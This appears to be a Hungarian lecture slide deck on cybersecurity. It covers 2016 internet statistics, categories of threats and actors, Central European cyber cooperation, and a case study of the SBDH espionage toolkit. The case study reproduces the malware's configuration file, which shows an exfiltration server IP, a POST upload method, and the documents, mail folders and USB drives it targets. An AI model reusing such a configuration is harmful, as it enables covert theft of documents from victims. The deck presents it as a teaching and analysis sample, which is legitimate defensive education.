



Tartalom

**Globális trendek a
kibertérben**

**Biztonság a
kibertérben**

**Regionális
kiberbiztonsági
együttműködés**

**A kiberbiztonság
jelentősége és
jövője**



GLOBALIS TRENDEK A KIBERTÉRBEN

JAN
2016

GLOBAL DIGITAL SNAPSHOT

A SNAPSHOT OF THE WORLD'S KEY DIGITAL STATISTICAL INDICATORS



TOTAL
POPULATION



we
are
social

7.395
BILLION

URBANISATION: 54%

FIGURE REPRESENTS TOTAL GLOBAL
POPULATION, INCLUDING CHILDREN

INTERNET
USERS



we
are
social

3.419
BILLION

PENETRATION: 46%

FIGURE INCLUDES ACCESS VIA
FIXED AND MOBILE CONNECTIONS

ACTIVE SOCIAL
MEDIA USERS



we
are
social

2.307
BILLION

PENETRATION: 31%

FIGURE BASED ON ACTIVE USER
ACCOUNTS, NOT UNIQUE INDIVIDUALS

UNIQUE
MOBILE USERS



we
are
social

3.790
BILLION

PENETRATION: 51%

FIGURE REPRESENTS
UNIQUE MOBILE PHONE USERS

ACTIVE MOBILE
SOCIAL USERS



we
are
social

1.968
BILLION

PENETRATION: 27%

FIGURE BASED ON ACTIVE USER
ACCOUNTS, NOT UNIQUE INDIVIDUALS

**JAN
2016**

ANNUAL GROWTH

YEAR-ON-YEAR GROWTH TRENDS FOR KEY DIGITAL STATISTICAL INDICATORS



GROWTH IN THE
NUMBER OF ACTIVE
INTERNET USERS



we
are
social

+10%

SINCE JAN 2015

+332 MILLION

GROWTH IN THE
NUMBER OF ACTIVE
SOCIAL MEDIA USERS



we
are
social

+10%

SINCE JAN 2015

+219 MILLION

GROWTH IN THE
NUMBER OF UNIQUE
MOBILE USERS



we
are
social

+4%

SINCE JAN 2015

+141 MILLION

GROWTH IN THE
NUMBER OF ACTIVE
MOBILE SOCIAL USERS



we
are
social

+17%

SINCE JAN 2015

+283 MILLION

JAN
2016


SHARE OF GLOBAL USERS



JAN
2016

INTERNET USE

REGIONAL INTERNET PENETRATION FIGURES



**JAN
2016**

SHARE OF WEB TRAFFIC BY DEVICE

BASED ON EACH DEVICE'S SHARE OF TOTAL WEB PAGES SERVED

SHARE OF WEB
PAGE VIEWS:
LAPTOPS & DESKTOPS



we
are
social

56%

YEAR-ON-YEAR:
-9%

SHARE OF WEB
PAGE VIEWS:
MOBILE PHONES



we
are
social

39%

YEAR-ON-YEAR:
+21%

SHARE OF WEB
PAGE VIEWS:
TABLETS



we
are
social

5%

YEAR-ON-YEAR:
-21%

SHARE OF WEB
PAGE VIEWS:
OTHER DEVICES



0.1%

YEAR-ON-YEAR:
-10%



1 **NEW** DEFINITION IS ADDED ON **urban**...

1,600+ **READS ON Scribd.**

13,000+ HOURS **MUSIC** STREAMING ON **PANDORA**

12,000+ **NEW ADS** POSTED ON **craigslist**

370,000+ MINUTES **VOICE CALLS ON** **skype**

98,000+ **TWEETS**



320+ **NEW** **twitter** ACCOUNTS

100+ **NEW** **LinkedIn** ACCOUNTS

1 **associatedcontent** **NEW** ARTICLE IS PUBLISHED

THE **WORLD'S LARGEST** COMMUNITY CREATED CONTENT!!

20,000+ **NEW** POSTS ON **tumblr.**

13,000+ **iPhone** APPLICATIONS DOWNLOADED



QUESTIONS ASKED ON THE INTERNET...

100+ **Answers.com** 40+ **YAHOO! ANSWERS**



600+ **NEW** **VIDEOS**

25+ HOURS **TOTAL** DURATION

70+ **DOMAINS** REGISTERED

60+ **NEW** **BLOGS**

168 MILLION **EMAILS** ARE SENT

694,445 **SEARCH** QUERIES

1,700+ **Firefox** DOWNLOADS

50+ **WORDPRESS** DOWNLOADS

695,000+ **facebook.** STATUS UPDATES

79,364 **WALL** POSTS

125+ **PLUGIN** DOWNLOADS

1,500+ **BLOG** POSTS

510,040 **COMMENTS**

Google

Google Search



6,600+ **NEW** PICTURES ARE UPLOADED ON **flickr**

710
COMPUTERS
SOLD



232
COMPUTERS
GOT INFECTED
BY
MALWARE

2,6 MILLION
CD'S
1,820 TB
OF DATA
CREATED



450
Windows 7
CDs SOLD



12
WEBSITES
GOT HACKED
416
ATTEMPTS



1,400 DISCS
ARE RENTED
ON ONLINE
MOVIE RENTAL
SERVICE

redbox

180+
BY MOBILE



555
OF THEM
WITH
intel

925
iPhone 4 S
SOLD



81
iPad
SOLD



950+
PURCHASES ON

eBay

\$10,000
BY MOBILE



\$219,000
OF TOTAL PAYMENTS

PayPal

11
XBOX 360
CONSOLES SOLD



1,100
ACRES OF LAND
FARMED IN



FARMVILLE

18
amazon.com
kindle fire



103
BlackBerry
SOLD



38 tons
E-WASTE
GENERATED



4,000
USB
DEVICES
SOLD



2,500
INK
CARTRIDGES
SOLD



2,100
foursquare
CHECK-INS



\$75,000
ADDED TO
Google
REVENUES



2 MILLION
INTERNET
USERS WATCHED
PORN ONLINE

11 MILLION
CONVERSATIONS
ON INSTANT
MESSENGERS



IN
60
SECONDS
v2





BIZTONSÁG A KIBERTÉRREN



BIZTONSÁG A KIBERTÉRBEN

A kibertér főbb jellemzői



- Hálózat alapú



- Elektromágneses energia felhasználása



- Adatok, információk előállítása, tárolása, megszerzése, továbbítása



- Felhasználók




BIZTONSÁG A KIBERTÉRBEN

A kibertér főbb jellemzői



- A hadviselés ötödik dimenziója
- Kiberhadviselés, információs műveletek





BIZTONSÁG A KIBERTÉRBEN

Kiberbiztonsági alapok



- Abszolút biztonság nem létezik a gyakorlat szintjén
- Egy rendszer biztonságát általában csak valamilyen támadó-modell feltételezései mellett van értelme vizsgálni



- Lehetséges támadók köre, típusai
- A támadás lehetséges céljai
- A támadók által bevethető módszerek



BIZTONSÁG A KIBERTÉRBEN

Fenyegetések a kibertérben



- Vírusok (reprodukció - felhasználói közreműködés)
- Kéretlen levelek/üzenetek (spam, spim, spit)
- Adathalászat (phishing, pharming, spoofing)
- Kémszoftverek (Stuxnet, Duqu, Regin)



- Billentyűzetfigyelők és naplózók (keyloggerek)
- Kéretlen reklám program (adware)
- Botnet (kompromittált számítógépek hálózata)
- Férgék (felhasználói közreműködés nélkül)
- Trójai (külső hozzáférés biztosítása – álcázott)




- Elosztott túlterheléses támadás (DDoS)
- Kevert fenyegetések (APT)



BIZTONSÁG A KIBERTÉRBEN


Fenyegetések és válaszok

Terrorists




- Low skill
- Low impact

Hacktivists



- Low/Medium skill
- Low impact
- High Media Coverage

Organized Crime



- Medium skill
- Medium impact
- Growing threat

Espionage



- High skill
- High impact
- Growing threat

NOTE: The capabilities of each group are rated on a scale of 1-10 with 1 indicating low capabilities and 10 indicating high capabilities



BIZTONSÁG A KIBERTÉRBEN

Kiberbiztonság számokban



Kibertámadások éves becsült költsége

- 400 milliárd dollár / év
- 2,1 billió dollár 2019-ben



Kiberbiztonsági sérülékenységek javítása

- Átlagosan 103 nap (pénzügyi vállalatoknál 176 nap)
- Érintettek: MS, Apple, Linux, Adobe, Mozilla, Oracle



Legrosszabb jelszavak az elmúlt öt évben

- Password: #2 in 2015-2014-2013, #1 in 2012-2011
- 123456: #1 in 2015-2014-2013, #2 in 2012-2011




BIZTONSÁG A KIBERTÉR BEN

IOT

Intelligent Systems for a More Connected World

WHAT ARE INTELLIGENT SYSTEMS?

Intelligent Systems are devices that transform how we travel, shop, make things and more.



¹ Cisco, "The Internet of Things: How the Next Evolution of the Internet is Changing Everything", April 2011
² Bloor Research, "Security challenges in the US healthcare sector" White Paper, December 2010, <http://www.mcafee.com/us/resources/white-papers/wp-bloor-healthcare-security.pdf>
³ Deloitte U.S., 2011 Annual Holiday Survey, http://www.deloitte.com/assets/Content/UnitedStates/Local%20Assets/Documents/Consumer%20Business/us_retail_AnnualHolidaySurvey_2011_pr_102611.pdf
⁴ McKinsey Global Institute analysis, "Big data: The next frontier for innovation, competition, and productivity", June 2011
⁵ Wall Street Journal, <http://online.wsj.com/article/SB10001424052702304066504576349763614933844.html>, estimate from research firm, Frost & Sullivan

©2013 Intel Corporation. All rights reserved. Intel and the Intel logo are trademarks of Intel Corporation in the U.S. and/or other countries. *Other names and brands may be claimed as the property of others.





BIZTONSÁG A KIBERTÉRBEN



REGIONÁLIS KIBERBIZTONSÁGI EGYÜTTMŰKÖDÉS

Közép-Európai Kiberbiztonsági Platform - CECSP



- 2013. május: megalakul a CECSP
- Kezdeményező: Ausztria és Csehország
- Tagok: A, CZ, H, PL, SK



- Információk és legjobb gyakorlatok megosztása
- Különleges eljárasmódok megosztása
- Kibervédelmi kapacitás és képesség bővítés
- Közös képzés, oktatás és gyakorlatok
- Koordinált K+F



- Top-down kezdeményezés
- Főként technikai gyakorlatok szintjén működik
- Nincs közös terminológia, stratégia, stb.



REGIONÁLIS KIBERBIZTONSÁGI EGYÜTTMŰKÖDÉS

Globális kihívás, regionális válaszok



- Gyakorlatok haszna: mérhető, hogy érdemes-e együttműködni és milyen területen?
- Azonos problémák → megoldás, segítség
- Ugródeszka szélesebb együttműködéshez



- A kiberbiztonság többnyire független a kormányoktól
- A haderő önmagában nem alkalmas a kibertér védelmére
- A kiberbiztonsági incidensek háborús szint alatt maradnak



REGIONÁLIS KIBERBIZTONSÁGI EGYÜTTMŰKÖDÉS

Egy példa incidens Kelet-Közép-Európából



- SBDH Toolkit
- Erőteljes szűrők, különböző kommunikációs csatornák, fejlett technikai megoldások



- Kormányzati és közigazgatási szervek
- Gazdasági teljesítmény/növekedés és regionális együttműködés









REGIONÁLIS KIBERBIZTONSÁGI EGYÜTTMŰKÖDÉS

Egy példa incidens Kelet-Közép-Európából




- Phishing e-mail
- Látszólag word dokumentum a csatolmányban
- Elindítva két további komponenst tölt le
- Backdoor + data stealer





REGIONÁLIS KIBERBIZTONSÁGI EGYÜTTMŰKÖDÉS

Egy példa incidens Kelet-Közép-Európából



- Hatékony szűrés/keresés
- Kommunikáció: HTTP, SMTP, direkt MS Outlook
- Szteganográfia alkalmazása a kommunikáció elrejtésére
- Tartalék C&C szerver

```
K11U4cBn.dec 4FRO ----- 000002a |Hiev 8.10 (c)SEN
[main]
folder=c:\Program Files (x86)\Windows Live\Mail\
runkey=Windows Live Mail
reload_ini=1
sleep=300
fullog=0

[zip]
maxsize=19000000
minfree=500000000

[send]
enabled=1
server=5.1.81.150
waitfromstart=60
method=post
max_size=520000
maxsizeofthezip=100000000
olderthan=4000
biggerthan=5000000
sleep=22

[recent documents]
enabled=1
ext=.ini;.conf;.txt;.rtf;.doc;.docx;.pdf;.csv;.xls;.xlsx;.pps;.ppt;.pptx;.wpd;.wpf;.odt;.ott;.odm;.
otl;.ods;.ots;.odp;.sxf;.stu;.sxd;.htm;.html;.mht;.tif;.tiff;.enl;.msg;.zip;.gz;.rar;.tar;.7z
sleep=1800
from=2014.08.28

[docs]
enabled=1
drives=d:\Mail \inbox;d:\Mail \sent items
ext=.enl
sleep=1800
from=2014.08.28
cmd=

[usb]
enabled=1
ext=.ini;.conf;.txt;.rtf;.doc;.docx;.pdf;.csv;.xls;.xlsx;.pps;.ppt;.pptx;.wpd;.wpf;.odt;.ott;.odm;.
otl;.ods;.ots;.odp;.sxf;.stu;.sxd;.htm;.html;.mht;.tif;.tiff;.enl;.msg;.zip;.gz;.rar;.tar;.7z
from=2014.08.28
waitfromstart=10
sleep=600

[outlook]
enabled=0
sleep=3600


1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12
```



A KIBERBIZTONSÁG JELENTŐSÉGE ÉS JÖVŐJE



A KIBERBIZTONSÁG JELENTŐSÉGE ÉS JÖVŐJE





A KIBERBIZTONSÁG JELENTŐSÉGE ÉS JÖVŐJE

Kiberbiztonsági törekvések



- Bizalom és biztonság erősítő intézkedések



- Információk megosztása



- Nemzetközi jogi szabályozás



- Közös érdekek



A KIBERBIZTONSÁG JELENTŐSÉGE ÉS JÖVŐJE

COLD WAR ----> CODE WAR
WEAPON OF MASS DESTRUCTION ----> WEAPON OF MASS DISRUPTION

Több figyelemre és erőforrásra van szükség



- A politikusok továbbra sem értik a kiberbiztonsági kihívásokat és fenyegetéseket
- A kormányközi és szektorok közötti együttműködések továbbra sem kapnak kellő figyelmet
- A kibertérből érkező kihívások multi-dimenzionálisak, kezelésük nem lehetséges korlátozott, egyéni mentalitással
- A kibertér képes (fizikai)hatást gyakorolni az off-line világra



KÖSZÖNÖM A FIGYELMET!

KÉRDÉSEK?

*E-mail: berzsényi.daniel@uni-nke.hu
Twitter: [@Kiberzsényi](https://twitter.com/Kiberzsényi)*